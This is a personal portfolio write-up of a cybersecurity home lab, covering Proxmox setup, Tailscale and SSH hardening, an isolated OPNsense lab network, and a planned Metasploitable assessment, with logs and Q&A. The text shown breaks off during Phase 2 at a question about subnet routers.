

PROJECT

Cybersecurity Home Lab

Build · Secure · Assess · Document

Owner: Upkar Dahiya

GitHub Repository: <https://github.com/dahiyaupkar/cybersecurity-home-lab.git>

“Transitioning into cybersecurity by building, securing, and documenting an enterprise-grade home lab from the ground up.”

Phases 0–3 — Completed ▾

June 2026

Contents

Project description	3
Disclaimer & recommended background	3
Network topology	3
Technologies, software & tools	5
Roadmap	8
Skills achieved in this project	10
Phase 0 — Set up the engine	11
Phase 1 — Secure the front door	13
Phase 2 — Build a safe play-area	17
Phase 3 — Find the weak spots (Security Lab)	20
Final result — dashboards & proof	24
Vulnerability assessment report	27

Project description

This hands-on project serves as a live portfolio to demonstrate practical engineering skills — bridging the gap between theory and real-world defense. By meticulously documenting every phase — from network isolation to vulnerability assessment — I am creating a transparent, auditable record of engineering decisions, risk management, and tactical remediations designed to prove readiness for modern security operations.

Disclaimer & recommended background


- **Recommended background:** to get the most from this project (and to reproduce it safely), a CompTIA Security+ level of knowledge or equivalent hands-on IT experience is recommended. The concepts — networking, the Linux command line, firewalls, and basic security — are assumed.
- **Legal & ethical:** all testing was performed only on systems owned by the author, inside a fully isolated lab network with no connection to any third party. Testing systems you do not own, without explicit written authorization, is illegal.
- **Safety:** the deliberately vulnerable target was never exposed to the internet or to the home network. That isolation is both the legal and the safety requirement of the whole project.

Network topology

The lab runs on a single Proxmox host. An OPNsense firewall separates the WAN-side bridge from an isolated lab network (172.16.50.0/24, no uplink). Remote access reaches the jump box over an encrypted Tailscale tunnel — no ports are exposed to the internet.

Cybersecurity Home Lab — Network Topology

Lab subnet 172.16.50.0/24 · isolated segment behind OPNsense



Technologies, software & tools

Tailscale

What it is — A tool that builds a private, encrypted network between your own devices over the internet (using WireGuard technology). Your devices talk to each other as if they're on the same home network, wherever they are.

Why in this project — Lets you reach the lab securely from anywhere without opening any ports to the internet.

Version 1.98.5 (stable) · Size varies by platform · Released June 2, 2026 · Source: <https://tailscale.com/download>

Kali Linux

What it is — A free Linux operating system pre-loaded with hundreds of security and hacking tools, built for penetration testing (legally testing systems to find weaknesses).

Why in this project — It's the "attacker" machine — where you run scans and exploits against the practice target.

Version 2026.1 · ~4 GB installer ISO · Released March 24, 2026 · Source: <https://www.kali.org/get-kali/>

OPNsense

What it is — Free firewall and router software. A firewall is the gatekeeper that decides which network traffic is allowed through and which is blocked.

Why in this project — It creates and guards the isolated lab network, blocking the lab from reaching your home devices.

Version 26.1 "Witty Woodpecker" (latest patch 26.1.9) · ~250 MB image · Released Jan 2026 (patch June 2026) · Source: <https://opnsense.org/download/>

PowerShell

What it is — Microsoft's command-line tool for typing commands and running scripts to control Windows and automate repetitive tasks.

Why in this project — Used on the Windows PC for admin commands and managing machines.

Version 7.6.2 (LTS) · varies by package · Released May 21, 2026 · Source: <https://github.com/PowerShell/PowerShell/releases>

Note — Windows also ships Windows PowerShell 5.1 built in; 7.x is the separate cross-platform install.

Termius

What it is — An SSH client — an app for securely logging into and controlling another computer's command line over the network. (SSH = Secure Shell, an encrypted remote login.)

Why in this project — How you connect from your computer into the jump box and lab machines.

Version 9.39.0 · ~244 MB (Windows) · Released June 2, 2026 · Source: <https://termius.com/download>

AnyDesk

What it is — A remote desktop app — it shows another computer's screen on yours so you can control it with your mouse and keyboard.

Why in this project — Quick visual remote access to a machine when you need a full desktop, not just a terminal.

Version 9.7.5 (Windows) · ~5 MB · Released June 8, 2026 · Source:
<https://anydesk.com/en/downloads/windows>

RustDesk

What it is — An open-source remote desktop app (a free alternative to AnyDesk) that you can also run on your own server.

Why in this project — A self-hostable, privacy-friendly remote desktop option for reaching lab desktops.

Version 1.4.7 · ~21 MB .deb / ~25 MB .dmg · Released June 2, 2026 · Source:
<https://github.com/rustdesk/rustdesk/releases>

Firefox

What it is — A free, open-source web browser.

Why in this project — Used inside the lab (on Ubuntu) to open OPNsense's web settings page, and for general research.

Version 151.0.3 · varies by platform · Released June 2, 2026 · Source:
<https://www.firefox.com/download/>

VS Code

What it is — A free, popular code and text editor from Microsoft for writing code, scripts, and documents.

Why in this project — Where you write and edit scripts, notes, and documentation.

Version 1.121.0 (updates monthly) · ~104–110 MB (Windows) · Released May 20, 2026 · Source:
<https://code.visualstudio.com/>

Bitwarden

What it is — A password manager — an encrypted vault that stores and generates strong, unique passwords so you never reuse weak ones.

Why in this project — Keeps the project's many logins and keys secure and organized.

Version 2026.5.0 (Desktop) · ~101 MB (Windows) · Released May 29, 2026 · Source:
<https://bitwarden.com/download/>

Metasploitable 2

What it is — A Linux virtual machine that is broken on purpose — full of known weaknesses — made for safe, legal hacking practice.

Why in this project — It's the target you attack to learn how vulnerabilities work, without touching any real system.

Version 2.0.0 · 865.1 MB (.zip) · Released 2012 (unchanged since) · Source:
<https://sourceforge.net/projects/metasploitable/>

Lubuntu

What it is — A lightweight version of Ubuntu Linux with a simple desktop, designed to run fast on low-resource machines.

Why in this project — A small desktop machine inside the lab, used to open OPNsense's web settings page.

Version 26.04 LTS "Resolute Raccoon" · ~3 GB Desktop ISO · Released April 23, 2026 · Source:
<https://lubuntu.me/downloads/>

Google Drawings

What it is — A free web tool for making simple diagrams and drawings.

Why in this project — Used to create the project's general network diagram.

Web-based app (no installable version/size/date) · Source: <https://docs.google.com/drawings>

Google Docs

What it is — A free web-based word processor (like Microsoft Word, but in the browser).

Why in this project — Where you write and store the project's master documentation.

Web-based app (no installable version/size/date) · Source: <https://docs.google.com>

Roadmap

Phase 0 — Set up the engine ✓ Done

What it is: plan and design the whole project, gather the hardware, then turn an old laptop into a server that can run many virtual machines (VMs) at once.

1. Plan the project: define the goals, the phases, and what skills each one builds.
2. Design the lab: sketch the network layout, decide which machines are needed, and how they connect.
3. Gather the hardware: the laptop (32 GB RAM, 512 GB SSD) and supporting gear.
4. Install Proxmox VE on the laptop and apply all updates.
5. Build the first VM — a headless Debian jump box — and take a clean snapshot.

Done when: *Proxmox runs on the laptop, a jump box VM exists, and you can roll back to a clean snapshot.*

Phase 1 — Secure the front door ✓ Done

What it is: make the single way into the lab strong, so only you can get in — from anywhere in the world.

1. Turn on private remote access with Tailscale and test it from your phone.
2. Create a normal user account and stop using the root account for daily work (least privilege).
3. Log in with an SSH key instead of a password.
4. Lock it down: disable password login, disable remote root login, turn on the firewall (ufw), and auto-block repeat attackers with fail2ban. Take a snapshot.
5. Turn on automatic security updates (unattended-upgrades).
6. Diagnosed and fixed recurring jump box disconnects — root cause: ens18 configured as allow-hotplug instead of auto in /etc/network/interfaces, causing intermittent boot-time IPv4 failure.

Done when: *Jump box reachable from anywhere, key-only SSH login, remote root off, firewall running, and stable across reboots.*

Phase 2 — Build a safe play-area ✓ Done

What it is: create a sealed practice-room network. Machines there can use the internet but can never touch your home devices.

1. Plan and create an internal-only network inside Proxmox (a new bridge, vmbr1).
2. Build the firewall machine (OPNsense) with two network cards — one facing the home/internet side, one facing the isolated lab (dual-homed).
3. Install and configure OPNsense to hand out addresses (DHCP) on the lab network 172.16.50.0/24. Take a snapshot.
4. Set firewall rules: allow lab → internet, but block lab → home network. Then test that the block holds.

5. Reach the lab from anywhere by making the jump box a subnet router. Update the network diagram.

Done when: *Test machines sit on an isolated network that can reach the internet but cannot touch your home devices, and you can reach that network through the jump box.*

Phase 3 — Find the weak spots (Security Lab) ✓ Done

What it is: your first real security project. Put an attacker machine (Kali Linux) and a deliberately broken target (Metasploitable 2) alone in the sealed room. Scan the target, list its weaknesses, look up the known flaws, and write a professional report with fixes — then publish it.

1. Set up the attacker (Kali Linux) and fully update it first, before sealing the room.
2. Set up the broken target (Metasploitable 2) on the isolated network only.
3. Scan the target for open services and software versions with Nmap.
4. Match each finding to its public flaw ID and severity score (CVE / CVSS).
5. Write the report: what you found, how serious it is, and how to fix it (remediation).
6. Publish: a GitHub write-up.

Note: *Safety rule: the broken target must never reach the internet or your home network. That isolation is both the legal and the safety requirement.*

Done when: *You have a documented vulnerability-assessment report published online on GitHub.*

Skills achieved in this project

- **Virtualization** — Installing and running Proxmox VE; creating, snapshotting, and managing virtual machines on one physical host.
- **Linux administration** — Headless server setup, the command line, users and permissions, system updates.
- **Least-privilege access** — Replacing routine root use with an unprivileged sudo account.
- **Secure remote access** — Key-based SSH login; an encrypted WireGuard mesh (Tailscale) with zero ports exposed to the internet.
- **Host hardening** — Disabling password and root SSH login, ufw default-deny firewall, fail2ban auto-blocking, automatic security updates.
- **Network segmentation** — Designing an isolated network on a ports-less Proxmox bridge; an OPNsense firewall with a verified block rule (lab cannot reach home).
- **Routing & VPN** — Configuring the jump box as a Tailscale subnet router to reach an isolated network from anywhere.
- **Vulnerability assessment** — Full lifecycle — service enumeration (nmap), CVE research, controlled exploitation (Metasploit), verification, and remediation.
- **Professional reporting** — Writing a vulnerability assessment report for both a manager and a technical reader.
- **Troubleshooting & root-cause analysis** — Diagnosing a recurring jump box disconnect through three layers to a root cause (network interface misconfiguration), and applying a permanent fix.
- **Documentation** — Network diagrams, a software inventory, a daily journal, and a published GitHub write-up.

Phase 0 — Set up the engine

Goal: plan and design the project, gather the hardware, then turn an old laptop into a server that can run many virtual machines (VMs) at once.

Steps taken

1. Planned the project: goals, the roadmap, and what skills each phase builds.
2. Designed the lab: the network layout, which machines were needed, and how they connect.
3. Gathered the hardware: the laptop (32 GB RAM, 512 GB SSD) and supporting gear.
4. Installed Proxmox VE 9 on the laptop (free no-subscription repositories) and applied all updates.
5. Built the first VM — a headless Debian jump box — and saved a clean snapshot (jumpbox-base) to roll back to.

Q & A

Q: Why a hypervisor like Proxmox instead of just installing tools on the laptop?

A: A hypervisor lets one machine run many isolated virtual computers at once. That means a firewall, an attacker machine, and a target can each live in their own VM, be snapshotted, and be rebuilt instantly — without buying more hardware.

Q: What is a snapshot, and why take one so early?

A: A snapshot is a saved point-in-time copy of a VM you can instantly return to. Taking a clean one early means any later mistake is a one-click undo rather than a full rebuild.

Type	Online	Description	Name	Disk usage	Memory us...	CPU usage	Total NetIn	Total NetOut	Node	Status	Host CPU	Host Mem
zone	No	localnetwork (pve1)					0 B	0 B	pve1	ok		
node	Yes	pve1		20.3 %	43.0 %	16.3% of 1...	0 B	0 B	pve1	online		
qemu	Yes	100 (jumpbox)	jumpbox	0.0 %	18.0 %	2.4% of 1...	235.66 MB	331.43 MB	pve1	running	0.2% of 12...	1.6 %
qemu	Yes	101 (opnsense)	opnsense	0.0 %	0.0 %	5.0% of 2...	4.39 MB	1.87 MB	pve1	running	0.8% of 12...	12.9 %
qemu	Yes	102 (latest)	latest	0.0 %	86.6 %	79.8% of 2...	106.97 MB	3.13 MB	pve1	running	13.3% of 1...	6.5 %
qemu	Yes	103 (kali)	kali	0.0 %	61.2 %	4.3% of 2...	3.12 GB	15.33 MB	pve1	running	0.7% of 12...	9.6 %
qemu	Yes	104 (metasploitable)	metasploita...	0.0 %	53.4 %	11.9% of 1...	1.68 MB	648.88 KB	pve1	running	1.0% of 12...	1.7 %
storage	No	local (pve1)		20.3 %			0 B	0 B	pve1	available		
storage	No	local-lvm (pve1)		12.7 %			0 B	0 B	pve1	available		

Start Time	End Time	Node	User name	Description	Status
Jun 08 20:57:46		pve1	root@pam	VM/CT 102 - Console	
Jun 08 21:47:09	Jun 08 22:02:12	pve1	root@pam	VM/CT 101 - Console	OK
Jun 08 21:43:34	Jun 08 21:58:38	pve1	root@pam	VM/CT 104 - Console	OK

Proxmox VE — host and VMs

Done when: Proxmox runs on the laptop, a jump box VM exists, and a clean snapshot can be restored.

Journal log

Phase: 0 — Set up the engine

What I did: Planned and designed the lab, gathered hardware, installed Proxmox VE 9, and built a headless Debian jump box VM with a clean base snapshot.

Outcome: ☒ Proxmox host live; jump box VM created; jumpbox-base snapshot saved.

Snapshot taken? ☒ jumpbox-base (clean baseline).

Next step: Phase 1 — secure remote access into the jump box.

Phase 1 — Secure the front door

Goal: make the single way into the lab strong, so only the owner can get in — from anywhere in the world.

Steps taken

1. Turned on private remote access with Tailscale and tested it from a phone over mobile data (Wi-Fi off), with zero router ports exposed.
2. Created an everyday admin user and stopped using the root account for daily work (least privilege).
3. Set up SSH key login from a Windows laptop and a Mac (using Termius), instead of a password.
4. Hardened SSH: disabled password login and root-over-SSH, enabled the ufw default-deny firewall (trusting only the Tailscale interface), and added fail2ban to auto-block repeat attackers. Snapshot taken first.
5. Enabled automatic security updates (unattended-upgrades).

Q & A

Q: What does “least privilege” mean and why does it matter?

A: Least privilege means each account gets only the power it needs. Doing daily work as a normal user (and borrowing admin rights with sudo only when needed) limits the damage if that account is ever compromised, and prevents accidental system-wide mistakes.

Q: Why log in with an SSH key instead of a password?


A: An SSH key is a pair of files: a private key that never leaves your laptop, and a public key placed on the server. They verify each other automatically. Keys are far harder to guess or brute-force than passwords, so turning off password login removes the single most common attack against an exposed server.

Q: How is the jump box reachable from anywhere without opening ports?


A: Tailscale builds an encrypted private network (a WireGuard mesh) between your own devices. They connect to each other directly through the tunnel, so nothing needs to be exposed to the public internet — there is no open door for attackers to find.

Q: What does fail2ban actually do?


A: It watches the login logs and automatically blocks an IP address after too many failed attempts — so automated attacks get shut out without any manual work.



Tailscale — tailnet machines (jump box advertising subnets)



Jump box — SSH session banner (Warden jump box)



OPNsense — LAN firewall rules (block lab → home)

Done when: You can reach the jump box from your phone, log in with a key (not a password), remote root login is off, and a firewall is running.

Journal log

Phase: 1 · Day 1

What I did: Installed Tailscale on the jump box, ran tailscale up, and signed in. Tested remote access from my phone with Wi-Fi off (mobile data only).

Outcome: ☒ Reached the jump box from my phone over mobile data via Tailscale. No router ports exposed.

Snapshot taken? No — no risky change (jumpbox-base still valid).

Next step: Day 2 — everyday admin user; stop living as root.

Phase: 1 · Day 2

What I did: Confirmed sudo, created my everyday admin user, added it to the sudo group, verified by logging in as that user and running a sudo command.

Outcome: ☒ Daily-use admin account works with sudo. No longer operating as root (least privilege).

Snapshot taken? No — safe and reversible. (Next snapshot is Day 4.)

Skill demonstrated: Least-privilege access.

Phase: 1 · Day 3

What I did: Generated an SSH key pair on my laptop, copied the public key to my admin user, and logged in using the key.

Outcome: ✓ Key-based SSH login works (no password). Private key stays on my laptop.
Hiccups & fixes: _____ (e.g. .ssh permissions / key copied to wrong user) — fill in your own.
Skill demonstrated: Public-key authentication.

Phase: 1 · Days 4–5

What I did: Took a snapshot, then disabled SSH password and root login, enabled ufw (default deny, Tailscale trusted), installed fail2ban, turned on unattended-upgrades, and drafted the first network diagram.

Outcome: ✓ Jump box hardened — key-only entry, no remote root, firewall up, attackers auto-blocked, auto-patching on.

Snapshot taken? ✓ before hardening (rollback point).

Skill demonstrated: Host hardening; defense-in-depth.

Troubleshooting log — jump box going offline

During Phase 1 the jump box kept going offline after reboots — Tailscale would stop responding even though the machine was running. This is the root-cause investigation and fix.

1. **Symptom:** Tailscale unreachable after a reboot. The jump box was running but no ping, no SSH.
2. **First theory — RAM pressure:** adding new VMs pushed the host low on memory, causing the OS to kill tailscaled. Freed memory and restarted the service; didn't fully solve it.
3. **Second theory — Tailscale state corruption:** unclean shutdowns were leaving Tailscale in a "NoState" error. Re-authenticated; didn't fully solve it.
4. **Root cause found:** ens18 (the network card) was configured as allow-hotplug in /etc/network/interfaces instead of auto. allow-hotplug is event-driven — on some boots the event didn't fire, so ens18 never acquired an IPv4 address. The machine booted with IPv6 only, Tailscale's control plane couldn't be reached, and the node appeared offline.
5. **Fix:** changed allow-hotplug ens18 to auto ens18 in /etc/network/interfaces. On every boot the interface now comes up deterministically and gets its IPv4 lease. Disconnects stopped.

Note: *allow-hotplug means "wait for a hardware event"; auto means "bring this up at every boot." For a server with a fixed NIC, auto is always the right choice.*

Journal log

Phase: 1 · troubleshooting

What I did: Root-caused recurring jump box disconnects. ens18 was set to allow-hotplug, which intermittently failed to acquire IPv4 on boot (only IPv6 came up), leaving Tailscale offline despite the daemon running. Changed to auto in /etc/network/interfaces.

Outcome: ✓ Disconnects resolved — jump box comes back online reliably after every reboot.

Snapshot taken? ✓ after confirming the fix survived a clean reboot.

Skill demonstrated: Root-cause analysis; Linux network configuration; systematic debugging (symptom → theory → test → root cause → fix).

Phase 2 — Build a safe play-area

Goal: create a sealed practice-room network. Machines there can use the internet but can never touch the home devices.

Steps taken

1. Created an internal-only network inside Proxmox — a ports-less bridge (vmbri1) for the lab subnet 172.16.50.0/24.
2. Built the OPNsense firewall VM with two network cards: one facing home/internet, one facing the isolated lab (dual-homed).
3. Installed and configured OPNsense to hand out addresses (DHCP) on the lab network; gateway 172.16.50.1. Snapshot taken.
4. Set firewall rules: allow lab → internet, block lab → home network. Then tested that the block actually holds.
5. Made the lab reachable from anywhere by configuring the jump box as a Tailscale subnet router (advertising 172.16.50.0/24). Updated the network diagram.

Q & A

Q: Why isolate the lab network before running risky machines?


A: Because the next phase runs a deliberately broken machine. If it could reach the home network, malware or an exploit could spread to real devices. A sealed segment means an attack stays contained — this is the containment principle, and it is the legal and safety basis of the whole project.

Q: What does “dual-homed” mean?


A: It means a machine sits on two networks at once. The OPNsense firewall has one card on the home/internet side and one on the isolated lab side, so it can act as the guarded gate between them.

Q: What is a subnet router?

